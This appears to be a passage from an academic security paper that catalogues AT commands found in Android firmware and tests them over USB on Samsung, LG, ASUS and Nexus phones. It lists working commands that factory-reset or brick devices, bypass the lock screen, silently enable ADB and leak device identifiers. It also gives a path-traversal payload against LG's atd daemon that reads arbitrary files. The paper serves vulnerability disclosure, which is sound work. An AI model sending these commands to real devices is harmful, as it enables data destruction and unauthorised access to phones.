Many pieces of firmware were archived using standard formats. Vendor-specific formats included: HTC's .exe format, unpackable using the HTC RUU Decrypt Tool [12]; Huawei's update.app format, unpackable using splitupdate [10]; LG's .kdz/.dz format, unpackable using LGE KDZ Utilities [7]; and Sony's .ftf format, unpackable using 7-Zip. Any nested archives directly under the top-level archive (e.g., Samsung images' several nested tars) are similarly unpacked.

Once all files are extracted from the archives, we process each file according to its characteristics. For native binaries, such as ELF, we are limited to using `strings` to extract all possible strings, over which we `grep` for any of our target AT prefixes. For text-based files, `grep` is applied directly to catch potential AT commands. For ZIP-like files, we unzip and traverse the directory to examine each extracted file. ZIP-like files include yaffs (unpacked using *unyaffs* [13]), Lenovo's SZB (unpacked using *szbtool* [11]) and Lenovo's QSB (unpacked using a qsb splitter [6]) formats.

If the file is a VFAT or EXT4 filesystem image (e.g., `system.img`), we mount the filesystem and traverse it once mounted to check each contained file. Filesystem images are not always readily mountable. They may be single or split-apart sparse Android images, which we first convert into EXT4 using the Android *simg2img* tool [9]. They may be provided as unsparse chunks, which need to be reconstituted according to an instruction XML file indicating start sector and number of partition sectors for each chunk. They may otherwise be provided as sparse Android data images (SDATs), which are converted into EXT4 using *sdat2img* [8]. Sony filesystem images, in particular, may be given in SIN format, which are converted into EXT4 using *FlashTool* [3].

Android filesystem partitions contain APK files, which we decompile using *dex2jar* [2] and *jd-cli* [5] treating the output as text files to pull AT commands from. Similarly, we also decompile JAR files using *jd-cli* before extracting AT commands from them. Any discovered ODEX files are first disassembled using *baksmali* [1], after which we look for AT commands in the assembly output. We then reconstruct the DEX file using the assembly output with *smali* and decompile it using *jadx* [4] before looking for AT commands in the resulting output.

### 3.2 Building an AT Command Database

After AT commands are extracted from each image, we develop a script to parse the "AT" matches. This script applies additional filtering with a more strict regular expression and uses a scoring heuristic to eliminate commands that appear to be invalid.

For every command found, we record metadata such as the vendor, image, and filename where it was discovered. Additionally we find any parameters to the AT command and store the unique combinations with the command. To organize the data, we use MongoDB with a single top-level document for each vendor. Each vendor has an array of images, which in turn have Android metadata, including, but not limited to, Android version, phone model, and build ID. Finally, each image has a list of AT commands.



Figure 3: A colorized representation of AT command syntax.

```
1  (?:[^a-zA-Z0-9]|^)  # Left of the AT must NOT
2                      # be a letter or number
3
4  (?P<cmd>            # Capture the match
5    AT[!@#$%^&*+]     # Match AT[symbol]
6    [_A-Za-z0-9]{3,}  # Match the name and
7  )
8
9  (?P<arg>            # Capture the match
10   \?  |             # Match AT+READ?
11                     # Match AT+CSET=0,1,"param"
12   =["'+=;%,?A-Za-z0-9]+ |
13   =\? |             # Match AT+TEST=?
14   =                 # Match a blank parameter
15 )?                  # Match AT+EXEC
```

Figure 4: The regular expression developed to match extended AT commands. The regular expression syntax is from Python. All white space is ignored. Note that the regex is matching both text files and binary data.

**Filtering** Lines containing AT commands as discovered using `strings` and `grep` are what we call *coarse-grained matches*. This means any matching lines may be *invalid* or *spurious*. We define an invalid match to mean not conforming to the expected patterns of an AT command. Figure 3 shows the syntax of an AT command, with different colors describing the modem attention string, command delimiter, command name, and parameter string. It also shows the four primary uses of AT commands: executing an action, reading from a parameter, testing for allowed parameters, and setting a parameter. In practice, what these types *actually* do is left up to the implementation. Regardless, these four types are the standard syntax patterns we aim to match.

To capture these four types, we develop a regular expression as shown in Figure 4 to match their syntax. Line 1 of the RE will ignore any matches that are *not* at the beginning of the matched line *and* have a letter or number immediately to the left of the “AT” directive. Line 4-7 will capture and match the AT directive, the extended command namespace symbol, and the command name, which *must* be greater than or equal to three characters and only contain letters, numbers and underscores. Lines 9-15 will capture any optional argument to the command.

| Specification | Usage | # of AT Commands |
|---|---|---|
| Hayes [16, 17] | Basic | 46 |
| ITU-T V.250 [35] | Application | 61 |
| ETSI GSM 07.05 [25] | SMS | 20 |
| ETSI TS 100 916 [26] | GSM | 95 |
| **Total (unique)** | | 222 |

Table 2: Additional AT commands were manually collected from several specification documents, for a total of 222 unique AT commands.

Line 10 will match a read variant, line 12 a set variant with a non-zero amount of numeric parameters, string parameters, and nested AT commands separated by semicolons (e.g., `AT+CMD=1,10,"var";+OTHER=1,2`). Line 13 will match the test variant and finally line 14 will match an empty parameter.

Despite this more restrictive regular expression, certain commands such as `AT$L2f`, `AT+_baT`, and `AT^tAT` commonly end up in the AT command database. Upon testing and visual inspection, we define commands of this appearance to be *spurious matches*. These false positive matches polluted our analytics and cause a large increase in unique commands, which in turn slows down our testing. By observing the make-up of these invalid commands, we developed a simple heuristic to score commands based off of three features: the command length, the character classes present, and the valid to invalid command ratio of the file in which it was discovered. For more details on this heuristic visit Section A.2.

In summary, the regular expression helped us discard 33.2% of all 1,392,871 processed lines across all images. The heuristic eliminated an additional 2.4% of all processed lines and brought the total unique AT command count down from 4,654 to 3,500, a 24.8% reduction. With less invalid commands matched, the signal to noise ratio of database increased and our AT command testing was faster.

**Generating a DB** Once we have filtered and stored every AT command along with any found parameters, we generate plain-text DB files for input into our testing framework. We create DB files containing every unique command and parameter and vendor-specific ATDB files. These give us different test profiles for phone testing. In addition, we also manually collect AT commands from multiple specifications, as shown in Table 2. Many of these commands are not extended AT commands (`AT[symbol]`) and would not be matched during our filtering step. Also, these AT commands may not be found inside the Android firmware, but should be supported by baseband processors meeting the public specifications. Thus, we include these in our database.

### 3.3 AT Command Testing Framework

After all command databases have been built, we are able to send AT commands to phones with an exposed AT interface. To achieve this, we developed a Python script running on Ubuntu 16.04 that uses `PySerial` to interact with the phones. When a phone that exposes an AT interface is plugged in, the Linux kernel will read its USB configuration descriptor and load any necessary drivers. To Linux, the modem interface appears as a Communication Device Class (CDC) Abstract Control Model (ACM), which causes the `usbserial` driver to be loaded. This driver creates one or more `/dev/ttyACM` device nodes. PySerial opens and interacts with these device nodes directly and sets parameters such as the baud rate and bitwidth. In practice, we were able to communicate with all modems using a 115200 baud, 8-bit, no parity, 1 stop bit scheme.

For some manufacturers, the USB modem interface is not included in the default USB configuration. In this case, there may be a second hidden configuration than can be dynamically switched to using `libusb` directly. We use a public tool called *usbswitch* [47] to select the alternative USB configuration, enabling communication over the modem interface. Once a modem is exposed, we send a command, wait for a response or a timeout, and log both sides of the conversation for future review. This logging is *crucial* for understanding what unknown commands are doing to a phone under test.

During our preliminary testing, we discovered commands that reboot, reset, or cause instabilities in the phone. We thus blacklist certain commands to allow our framework to continue without human intervention. These blacklisted commands are returned to for further manual inspection. For suspicious commands, we manually rerun them on the target phone couple of times to narrow down on the exact functionality and behavior.

## 4 AT Command Analysis

To understand the prevalence and security impact of AT commands on the Android ecosystem, we perform firmware analysis and runtime vulnerability analysis, and we launch attacks. In the firmware analysis, we first examine the entire corpus of AT commands extracted from firmware to discover trends in their occurrence across vendors and Android versions. Our goal is to gain insight into the general usage of AT commands from within the Android ecosystem. We then take a closer look into the native binaries and applications that contain the most AT commands per vendor. This information advises which binaries to put into IDA for further analysis. We also inspect the USB configuration files inside these images and provide an estimate of how many images may potentially expose the USB modem interface.

In the runtime vulnerability analysis, we first look at 14 Android devices to confirm their exposure of a USB modem interface. We launch our AT command testing framework on 8 different Android devices that do expose such an interface and collect command information based on both response and observable effects on the physical devices during our testing. We categorize these commands and further show their security impact. We leverage the knowledge gained of AT commands from runtime and IDA analysis to create new attacks using AT commands, and we verify these attacks on off-the-shelf Android phones.

### 4.1 Firmware Analysis

**Distribution of AT Commands Across Vendors.** We look at the number of unique AT commands across select vendors, namely Google, Samsung, and LG. As the base of all other Android variants, AOSP (Android Open Source Project) keeps the number of AT commands contained inside the factory images around 70 on average. Figure 5a shows the distribution of these commands across AOSP firmwares. The average amount of AT commands is fewer than 100 across all versions, and is under 75 starting from version 4.3. Version 4.2 has the largest variance across different images. We correlate this with the wide product line support of the Nexus series, which later became the Pixel phone series.

*New AT commands are constantly added into stock ROMs due to vendor-specific customizations*. Figure 5b presents the number of AT commands found in Samsung Android images. Our results show that the number of AT commands generally increases across different versions before Android 5.0. Although the average number stays fairly stable after version 5.0, it is still above 400. This means that given an image, Samsung has at least 300 additional AT commands compared to its AOSP counterpart. This trend is even more apparent for LG, with the number of AT commands increasing monotonically as the Android version grows, as shown in Figure 5c. The average number of AT commands within LG Android version 7.0 images is over 375.

**AT Command Top 10.** Table 13 in the Appendix shows the frequency of each of the top 10 most frequent AT commands overall and per different major vendor. All of the top 10 from the aggregation are standard GSM AT commands, which manage modems and calls. Similarly, all of the most frequent commands found in AOSP images are also GSM-related. In contrast, 3 non-standard AT commands ("AT+DEVCONFINFO"[3], "AT+PROF"[4], and "AT+SYNCML"[5]) are among the most common ones in

| /app/LGBluetooth4/arm/LGBluetooth4.odex | 15 |

Table 3: Top 5 binaries which contain the most AT commands per Google, Samsung, and LG.

Samsung images besides the 7 GSM-related commands. Surprisingly, 8 of the top 10 AT commands in LG are non-standard (prefixed by "AT%"). Further investigation shows them all to be vendor-specific. We extend our inspection to the top 20 AT commands and find the trend to be the same – the most frequent AT commands are standard for Google, a combination of standard and homemade for Samsung, and mainly vendor-specific for LG.

**AT Command Usage Per Binary.** To see where these AT commands come from, we summarize the source of these commands and show the top 5 binaries that contribute the most commands for Google, Samsung, and LG. As shown in Table 3, most of the AT commands come from the RIL in Google. Note that some Bluetooth modules also contain AT commands. For Samsung, besides the modem image (`md1rom.img`), we could find Samsung-specific native daemons, such as `at_distributor`. A factory testing app is also listed. For LG, `atd` seems to be the sole native daemon, taking care of the most AT commands. Two LG-specific apps also appear to serve some AT commands.

To gain deeper insight into how AT commands can affect these systems, we analyzed the flow of AT commands starting from the gadget serial TTY device (usually `/dev/ttyGS0`) to any native daemons and finally to other devices or system applications. We analyzed the LG G4 and the Samsung S8+ images by reading the relevant USB init scripts and any native daemons using IDA Pro 7.0. We paired this with manual testing using the AT interface while monitoring the system with `logcat`.

**Samsung S8+.** Samsung's heavy use of AT commands was confirmed through analysis of four key native daemons: `ddexe`, `at_distributor`, `smdexe`, and `port-bridge`. The "Data Distributor" `ddexe` opens the primary `/dev/ttyGS0` device, monitors USB for state changes, creates a UNIX domain socket server, and routes TTY data to clients. `at_distributor` connects via UNIX socket (`/data/.socket_stream`), receives commands, and either handles them itself or dispatches them to appropriate parts of the system.

As a result of previous work (CVE-2016-4030, CVE-2016-4031, and CVE-2016-4032), Samsung has locked down the exposed AT interface with a command whitelist. This whitelist is active when the `ro.product_ship` property is set to true and limits the commands to information gathering only. Any non-whitelisted command responds with the generic reply of `OK`, even if it is invalid.

**LG G4.** LG follows a similar structure to handling AT commands. Its primary daemon `atd` reads and writes to the gadget serial TTY device and handles or bypasses AT commands. Some commands are handled by a static dispatch table within `atd` and may propagate throughout the system via UNIX domain socket `/dev/socket/atd`. *LGATCMDService* is an Android background service that listens for and handles any incoming commands before sending back a response. At least 89 different commands

| Vendor | USB.rc w/ `acm` | Avg. `acm` Triggers | USB.rc w/ `diag` | Avg. `diag` Triggers |
|---|---|---|---|---|
| ASUS | 330 | 2.9 | 262 | 2.5 |
| Google | 73 | 5.6 | 496 | 29.2 |
| HTC | 253 | 14.3 | 253 | 31.3 |
| Huawei | 56 | 5 | 58 | 29.1 |
| Lenovo | 144 | 6.7 | 100 | 25.7 |
| LG | 591 | 1.1 | 693 | 1.0 |
| LineageOS | 168 | 4.4 | 281 | 15.1 |
| Motorola | 10 | 16 | 224 | 7.0 |
| Samsung | 581 | 5.4 | 509 | 19.6 |
| Sony | 56 | 4.7 | 56 | 21.2 |
| ZTE | 23 | 6.9 | 23 | 36.5 |
| **Total** | 2955 | 4.1 | 2285 | 17.3 |

Table 4: Per vendor counts of USB.rc files found to contain `acm` and `diag` triggers, alongside the average number of contained triggers. In total, we found 12,018 `acm` and 39,605 `diag` triggers across USB.rc files in 1,564 images.

| Device | Android Ver# | Modem Exposed |
|---|---|---|
| Samsung Galaxy Note 2 | 4.4.2 | Y |
| Samsung Galaxy S7 Edge | 7.0 | Y |
| Samsung Galaxy S8 Plus | 7.0 | Y |
| LG G3 | 6.0 | Y |
| LG G4 | 6.0 | Y |
| HTC One | 4.4.2 | Y* |
| HTC Desire 626 | 5.1 | N |
| Asus ZenPhone 2 | 5.0 | Y (root) |
| Asus ZenPad | 5.0.2 | Y (root) |
| Google Nexus 5 | 5.1.1 | Y (root) |
| Google Nexus 5X | 6.0 | Y (root) |
| Google Nexus 6P | 7.1.1 | N* |
| Google Pixel | 7.1.1 | N |
| Motorola Moto X | 5.1 | N* |

Table 5: We examined 14 Android devices to find if they expose USB modem interfaces. 6 expose the modem by default; 4 can expose it after being rooted.

are handled by this application and, given its extensive system permissions, it is an interesting target. A previous vulnerability in 2016 [49] (CVE-2016-3117) gave any application the ability to communicate through *LGATCMDService* to `atd`, allowing the phone to be bricked or sensitive data to be read. Through static analysis of this service APK, we confirmed that there were now checks ensuring that only requests from the `system` user (UID 1000) would be allowed. Despite this patch, unlike Samsung, LG does not whitelist AT commands, so any that are supported by the Android system or modem are passed through the USB interface.

**USB Pre-Configuration Files.** Now that we know the prevalence of AT commands in the gathered firmware images, we inspect the susceptibility of the images to AT commands. We do this by looking at USB init/pre-configuration files (e.g., `init.usb.rc`), referred from here on as USB.rc files, which provide details about the USB modes supported by the device. We were able to extract pre-configuration files from 1,564 of the 2,018 total images, some having multiple such files (for example, HTC images contain an average of 10).

We look for `property:sys.usb.config` triggers in the pre-configuration files and discover that 864 images (55% of the images from which USB.rc files were successfully extracted) contain at least one USB.rc file with triggers for ACM mode. Since enabling USB modem functionality causes a CDC-ACM interface to be exposed, our finding suggests that over half[6] of phone firmwares have the potential to provide modem functionality. We also look for triggers for diagnostic mode, indicated by `diag`, which usually activated the ACM interface once enabled. We discover that 1,175 images (75% of the images from which USB.rc files were extracted) contain at least one USB.rc file with `diag` triggers. Our finding suggests that even more phone firmwares (beyond those with ACM mode triggers) have the potential to provide modem functionality through alternative `diag` triggers.

Table 4 presents the breakdown of average `acm` and `diag` trigger counts per vendor. Since each image may have multiple USB.rc files, we average trigger counts over the total number of these files from each vendor, rather than the number of images containing USB.rc files.

## 4.2 Runtime Vulnerability Analysis

We first examine the prevalence of the USB modem interface being exposed by different Android devices. We look at 13 Android phones and 1 Android tablet from major vendors. Table 5 provides an overview of these devices and whether or not they expose a modem interface. All Samsung and LG phones we tested expose a USB modem interface by default. HTC One also exposes a modem interface, but it does not accept any AT commands. ZenPhone 2, ZenPad, and Nexus 5/5X also expose a modem interface, but not by default; their USB configuration must be changed after rooting. Of note, Zenpad, though it does not support mobile data at all, still exposed a modem interface. Although neither Nexus 6P nor Moto X reveal a modem interface during our testing, they have the potential to enable a modem interface by exploiting fastboot vulnerabilities [31].

We chose 8 devices shown in Table 6 for testing, including all devices exposing a USB modem interface by default, as well as 3 other devices that offer ways to enable such an interface. We use our AT command testing framework to send the 3500 unique AT commands we ex-

[6] We expect a similar prevalence of ACM mode triggers among the remaining 454 images for which extraction of USB.rc files failed.

| Device | Build Number | USB Config |
|---|---|---|
| Note2 | KOT49H.N7100XXSFQA7 | None |
| S7Edge | NRD90M.G935FXXU1DQB7 | None |
| S8+ | NRD90M.G955USQU1AQD9 | None |
| G3 | MRA58K | None |
| G4 | MRA58K | None |
| ZenPhone2* | LRX21V.WW-ASUS_Z00A-2.20.40.198_20160930_875_user | system.at-proxy.mode [1-4] |
| ZenPad* | LRX22G.WW_ZenPad-12.26.4.69-20170410 | sys.usb.config mtp,acm |
| Nexus5* | LMY48I | sys.usb.config diag,adb |

Table 6: We chose 8 devices from Table 5, including 5 phones exposing the modem by default, and 3 rooted devices (as marked by *) with the modem exposed by setting the USB configuration. We tested all of them using our AT command testing framework.

| Command | Action | Tested Phones |
|---|---|---|
| AT%RESTART | Phone reboot | G3 |
| AT%PMRST | Phone reboot | G3 |
| AT%POWEROFF | Phone reboot | G3/G4 |
| AT%DLOAD | Firmware download mode | G3/G4 |
| AT%FRST | Factory reset | G3 |
| AT%MODEMRESET | Modem reset | G3/G4 |
| AT+CRST=FS | Factory reset | G3/G4 |
| AT+CFUN=0 | Phone Reboot | G3/G4 |
| AT+CFUN=1,1 | Phone reboot | S7Edge/S8+ |
| AT+CFUN=1,1 | MiniOS and factory reset status 2 | G4 |
| AT+CFUN=6 | Phone reboot | G3/G4/S8+ |
| AT+CFUN=6,0 | Phone reboot | S8+ |
| AT+FACTORST=0,0 | Factory reset | S7Edge/S8+ |
| AT+SUDDLMOD=0,0 | Firmware download mode | Note2/S7Edge/S8+ |
| AT+FUS? | Firmware download mode | Note2/S7Edge/S8+ |
| AT^RESET | Phone power off | G3/G4/S8+ |

Table 7: A selection of commands that can change the phone's firmware image through resetting or updating.

tracted, plus 222 standard commands, to each device. We manually look at the response elicited for each command, picking up the ones with successful replies or observable side effects during testing, e.g., causing the device to reboot. We are able to group notable behaviors into several categories that demonstrate the wide security impact of AT commands using this USB modem interface, which is either exposed by default or enabled later by other means, e.g., by rooting the device.

#### 4.2.1 Firmware Flashing

We find AT commands enabling firmware flashing in Android phones, which were reported before [20]. Once the phone is put into download mode using the AT commands in Table 7, attackers can attempt to flash rooted or malware pre-installed images into the phone. On the Samsung phones we tested, the AT commands put the phone into Odin [48] mode, although they were not able to bypass the device standard firmware authentication mechanism [57, 30]. Odin also sets the KNOX warranty fuse within a phone if an unsigned firmware image is flashed. We also found LG has its own firmware flashing AT command, shown in Table 7, which allows flashing malicious firmware into the phone using LGUP [39].[7] Factory resetting AT commands are also found, erasing user data without permission. Some commands reboot/shutdown the phone, and we manually inspect security related settings, e.g., USB debugging, after the reboot, but did not find any particular configuration change.

| Command | Action | Tested Phones |
|---|---|---|
| ATD | Dial a number | G3/G4/S8+/Nexus5/ ZenPhone2 |
| ATH | Hangup call | G3/G4/S8+/Nexus5/ ZenPhone2 |
| ATA | Answer incoming call | G3/G4/Nexus5 |
| AT%IMEI=[param] | Allows the IMEI to be changed | G3/G4 |
| AT%USB=adb | Enables invisible ADB debugging | G3/G4 |
| AT%KEYLOCK=0 | Unlock the screen | G3/G4 |
| AT+CKPD | Sends keypad keys ([0-9*#]) | G3/G4/S8+ |
| AT+CMGS | Sends a SMS message | ZenPhone2 |
| AT+CGDATA | Connect to the Internet using data | G3/G4/Nexus5/ ZenPhone2 |
| AT+CPIN | SIM PIN management | G3/G4/S8+/Nexus5/ ZenPhone2 |
| AT$QCMGD | Delete messages (by index, all read/sent) | Nexus5 |

Table 8: A selection of commands that can be used to gain further access into the phone.

We observe that some AT commands result in different behaviors on phones from different vendors. As an example, "AT+CFUN=1,1," although a standard command that is supposed to "reset the device and provide full functionalities"[8] according to the GSM spec [26], causes Samsung phones to reboot and causes LG G4 to become bricked and show "LG G4 factory reset status 2" blue screen error. Surprisingly, the USB modem interface was still exposed even in this mode. While we were unable to restore the phone using any of the normal procedures, we were able to successfully un-brick the phone using a combination of "AT%MODEMRESET", which changes the factory reset status from 2 into 5, and "AT%RESTART" commands, which finally reboots the phone into a normal booting environment following a factory reset.

### 4.2.2 Android Security Bypassing

This section demonstrates AT commands that bypass different Android security mechanisms, such as lock screen, UI notification, etc., as shown in Table 8. We were able to make phone calls by sending an "ATD" command to the phone. Note that this command works even if there is a screen lock on the phone. Combined with "ATH" and "ATA," one can call any number, accept any incoming call, and end a call via a USB connection. Note that the ATD vulnerability on Samsung phones was reported 2 years ago [47], and it was patched. Neither our Note 2 nor S7 Edge is able to make a call. Nevertheless, this once-patched vulnerability reappears on the S8+. Similarly, AT commands for managing PINs on SIM cards and connecting to the Internet using mobile data were also accessible on four of the testing phones. These commands are all standard AT commands delivered to the modem by native daemons, bypassing the Android framework. We also find an LG-specific command that allows us to change the IMEI, again bypassing the Android layer.

One USB debugging enabling command is found in LG phones, together with an AT command to unlock the screen. After USB debugging is enabled using this AT command, there is no indication on the UI showing USB debugging was enabled, and there is no prompt from the UI asking for the key to be added. This shows that the whole Android layer is bypassed without being notified when we enable USB debugging using this AT command. Commands for sending touchscreen events and keystrokes are also discovered for LG phones and the S8+; we can see the indications on the screen. We suspect these AT commands were mainly designed for UI automation testing, since they mimic human interactions. Unfortunately, they also enable more complicated attacks which only requires a USB connection, as we will show in a later section.

### 4.2.3 Sensitive Information Leaking

While Android security has been improving over the years with respect to protecting privacy information, we found quite a few AT commands providing different kinds of information, including IMEI, battery level, phone model, serial number, manufacturer, filesystem partition information, software version, Android version, hardware version, SIM card details, etc., as shown in Table 9.[10] Vendors also introduce their own commands to ease querying. These are unauthenticated commands that can be accessed by anyone. One example command is "AT+DEVCONINFO" from S8+, providing detailed information about the phone as shown in Figure 6. Shown in bold are examples of sensitive device information, including device model (MN), serial number (SN), IMEI, and connection over MTP.

| Command | Action | Tested Phones |
|---|---|---|
| ATI | Manufacturer, model, revision, SVN, IMEI | G4/S8+/Nexus5/ ZenPhone2 |
| AT%SYSCAT | Read and return data from `/sys/*`[9] | G3/G4 |
| AT%PROCCAT | Read and return data from `/proc/*` | G3/G4 |
| AT+DEVCONINFO | Phone model, serial number, IMEI, and etc. | Note2/S7Edge/S8+ |
| AT+GMR | Phone model | G3/G4/Note2/S8+/ ZenPhone2 |
| AT+IMEINUM | IMEI number | Note2/S7Edge/S8+ |
| AT+SERIALNO | Serial number | Note2/S7Edge/S8+ |
| AT+SIZECHECK | Filesystem partition information | Note2/S7Edge/S8+ |
| AT+VERSNAME | Android version | S7Edge/S8+ |
| AT+CLAC | List all supported AT commands | G3/G4/S7Edge/Nexus5/ ZenPad/ZenPhone2 |
| AT+ICCID | Sim card ICCID | G3/G4/Nexus5 |

Table 9: A selection of commands that leak sensitive information about the device.

```
[['AT+DEVCONINFO\r+DEVCONINFO:
MN(SM-G955U);BASE(SM-N900);VER(G955USQU1AQD9/
G955UOYN1AQD9/G955USQU1AQD9/G955USQU1AQD9);
HIDVER(G955USQU1AQD9/G955UOYN1AQD9/G955USQU1AQD9/
G955USQU1AQD9);MNC();MCC();PRD(VZW);;OMCCODE();
SN(R38HC09NWMR);IMEI(354003080061555);
UN(9887BC45395656444F);PN();CON(AT,MTP);LOCK(NONE);
LIMIT(FALSE);SDP(RUNTIME);HVID(Data:196609,
Cache:262145,System:327681);USER(OWNER)\r',
'#OK#\r', 'OK\r']]
```

Figure 6: Output from "AT+DEVCONINFO" on a Samsung S8+. Note information in bold corresponding to model number, serial number, IMEI, and connection type.

We also find 3 AT commands that report all supported AT commands on the device. "AT+CLAC" is a standard command; "AT+LIST" only works on Nexus 5; and "AT$QCCLAC" appears to be a Qualcomm-specific command supported by Qualcomm baseband processors. Note that both "AT+CLAC" and "AT$QCCLAC" could be supported at the same time within a device, returning different lists of supported AT commands. We also leveraged these commands to limit the scope of AT commands to try when we attempted to un-brick the LG G4.

### 4.2.4 Modem AT Proxy

Unlike other Android devices, which rely on `sys.usb.config` to manage the USB functionality, ASUS ZenPhone 2 has a unique setting to enable the

[7] While Odin wipes everything by default, LGUP leaves the user data intact in the device if "Upgrade" mode is chosen.

[8] Level "full functionality" is where the highest level of power is drawn.

[9] We discovered a bug leading to arbitrary file reads in the AT%PROCCAT and AT%SYSCAT commands. See Section 4.3 for more details.

[10] For more such commands, please refer to Table 14 in the Appendix.

| Command | Action | Tested Phones |
|---|---|---|
| AT+XDBGCONF | Debug configuration | ZenPhone2-mode2/ ZenPad |
| AT+XABBTRACE | BB trace configuration | ZenPhone-mode2/ ZenPad |
| AT+XSYSTRACE | System trace port configuration | ZenPhone2-mode2/ ZenPad |
| AT+XSIMSTATE | SIM and phone lock status | ZenPhone2-mode2/ ZenPad |
| AT+XLOG=95,1 | Exception log reading | ZenPhone2-mode2/ ZenPad |
| AT+XLEMA | Emergency number reset | ZenPhone2-mode2/ ZenPad |
| AT+XNVMPLN | PLMN info list for GSM, UMTS, and LTE tables | ZenPhone2-mode2 |

Table 10: Commands specific to the AT proxy mode that allows debugging and tracing inside the modem.

hidden modem interface, called AT proxy mode, as shown in Table 6. This modem AT proxy does not appear to be specific to ASUS, but also occurs on Android devices running Intel Atom processors from other vendors, including Intel itself. According to Intel, "this functionality provides the link to Modem to allow to use AT commands through a virtual com port" [33]. Many commands found in ZenPhone 2 also work on ZenPad.

There are 4 modes in ZenPhone 2, numbered from 1 to 4. Based on our testing, mode 1 works like a traditional modem and responds to most of the AT commands from the standards, including making a call using "ATD" and sending a SMS message using "AT+CMGS". While most standard commands still work on mode 2, a new series of command starting with "AT+X" are also supported. We list some of these in Table 10. We base our detailed description for each command on online documentation from Telit [51]. Mode 3 is similar to mode 2, except for truncation of responses to some commands. Some commands stop working as well in mode 3, e.g., "AT+XABBTRACE". Mode 4 is similar to mode 3, except more commands worked without returning errors, such as "AT+GMI" and "AT+GMM". In general, once this AT proxy mode is enabled, attackers can exfiltrate any information within the modem by setting debug or trace points.

#### 4.2.5 Others

We present other commands which do not directly fit into the previous categorizations but have security impacts as well in Table 11. For example, we found 3 hidden menus on LG phones during our testing, including MiniOS menu, Hidden menu[11], and MID result menu. All of them provide different information, testing, and debugging functionalities. Even though these hidden menus were exploited before [22], they still exist and can be triggered by a single AT command. Interestingly, the command used to trigger the hidden menu is also found on Nexus 5. We suspect that it is partially because Nexus 5 was made by LG. However, the response of the command is overwritten to return the baseband version. Instead, a separate AT command was added into Nexus 5 to provide engineering debugging information.

[11] It is called Hidden menu.

| Command | Action | Tested Phones |
|---|---|---|
| AT+VZWAPNE | Manage APN settings | G3/G4 |
| AT$SPDEBUG | Engineering debugging information | Nexus5 |
| AT%MINIOS | MiniOS mode | G3/G4 |
| AT%VZWHM | Hidden menu | G3/G4 |
| AT%VZWHM | Baseband version | Nexus5 |
| AT%VZWIOTHM | Baseband version | Nexus5 |
| AT%AUTOUITEST | MID result menu | G3/G4 |

Table 11: A section of commands that provide APN settings, debugging information, and hidden menus.

### 4.3 Attacks

After analyzing many AT commands across vendors, we have narrowed down the set to a selection of useful or interesting commands from an attacker's perspective. To demonstrate the potential impact of exposed AT interfaces on phones, we describe actual and theoretical attacks that may be mounted against them.

**Lockscreen Bypassing & Event Injection.** With the discovery of the LG G4's AT interface and knowledge of certain AT commands, we developed a proof of concept attack against the phone in order to enable USB debugging without any user interaction. Access to USB debugging and developer options would allow a local attacker connected to USB to install new unsigned applications with high permissions to achieve persistence on a victim's phone. Additionally, they may be able to further compromise the system using an Android Kernel exploit through the Android Debug Bridge (ADB).

To demonstrate this attack, we combine AT commands to (1) bypass the lock screen (`AT%KEYLOCK=0`), (2) navigate to the settings menu using touchscreen automation, and (3) allow USB debugging from our attacking machine (`AT%USB=adb`). The `KEYLOCK` AT command bypasses the lock screen even if a pattern or passcode is set [23]. From there, arbitrary touch events can be sent to control the phone.[12] Given that nearly 28% of users do not have a pin, pattern, or biometric lock [19], this attack would still be feasible even without the LG-specific `KEYLOCK` command.

[12] Once these commands are patched, visit `https://github.com/FICS/atcmd` for an automated script and the required utilities.

**Confused Deputy Path Traversal.** Through manual auditing of the LG G4's firmware image in IDA Pro (specifically in `atd`), we discovered that the `AT%PROCCAT` and `AT%SYSCAT` commands are intended to open, read, and send back the contents of a file relative to the `/proc` and `/sys` directories respectively. While this information alone would be useful for an attacker mounting an attack against the system, we discovered that these commands are vulnerable to a path traversal attack. This means we can send `AT%PROCCAT=../arbitrary/file` and receive back the entire `file` contents over the AT interface. *As a result, we are able to access all data in /sdcard, including arbitrary private information.* If pictures or application data is stored in the /sdcard directory, then they can be read by this attack. In addition, we attempted to access Android user data in the `/data/data/com.target.app` directories, but were unsuccessful due as no allow rule was made for `atd` to access this region. The `atd` daemon runs as the Android System user and acts within a reasonably privileged SEAndroid context. It is unclear how permissive the AT distributors' policies are, but future auditing will focus on this area.

**Memory Corruption.** During our manual AT command testing, we discovered multiple buffer overflows in the LG G3 & G4 `atd` process and one in the Samsung S8+ `connfwexe` daemon. Upon inspection of the tombstones (Android's crash dump), all appeared to be crashes via SIGABRT trigged from `FORTIFY` failures [36]. Although these out-of-bounds writes were caught by `FORTIFY_SOURCE` and are not exploitable, it is possible that further stress testing and auditing of these native daemons could yield an exploitable vulnerability. Given that these interfaces are undocumented and proprietary, we believe it to be unlikely that they have received audit from an external source.

If an exploitable memory corruption or Use-After-Free vulnerability were discovered on LG's system daemons, we could dynamically gather Return Oriented Programming (ROP) gadgets by using a call to `AT%PROCCAT=[pid]/exe` to leak the entire binary image and reveal Address Space Layout Randomization (ASLR) slides using `AT%PROCCAT=[pid]/maps` to get all of the memory region address ranges.

## 5 Discussion

**Methodology Limitations.** The design of the regular expression is a tradeoff between discovering as many AT commands as possible and keeping the false positive rate low. Nevertheless, we might miss some AT commands due to regex mismatching. For instance, we assume the prefix "AT" is in the capital case, and ignore the small case "at". Because "at" introduced more false alarms, and the prefix should be case insensitive according the standards. However, we did find few commands only working in the small case on certain device. Due to the limitation of static analysis, we also could not find AT commands which are built dynamically during the runtime. While our testing framework is able to send out AT commands and record response in the logging automatically, fully automated testing is still infeasible. A response may be as simple as "OK" and the side effect of a command (e.g., warning of configuration changes) might be transient. To figure out the exact impact of a command, we need to enable logcat from ADB to inspect the propagation path of the command, and stare at the phone screen during the command runtime looking for Android UI notifications. Some commands also reset the USB connection which requires human intervention to resume the testing.

**USB Attack Surface.** During our static and dynamic analysis, we realized that there is a lot of extra functionality hidden in phone configurations (e.g., init.usb.rc) such as DIAG (Diagnostic), DM (Diagnostic Mode), TTY/SERIAL (Terminal), SMD (Shared Memory Device), RMNET (Remote Network). This diverse functionality is a benefit of Android's mature USB gadget driver, but unfortunately compared to MTP, Mass Storage, and ADB, these USB classes are less understood or even proprietary.

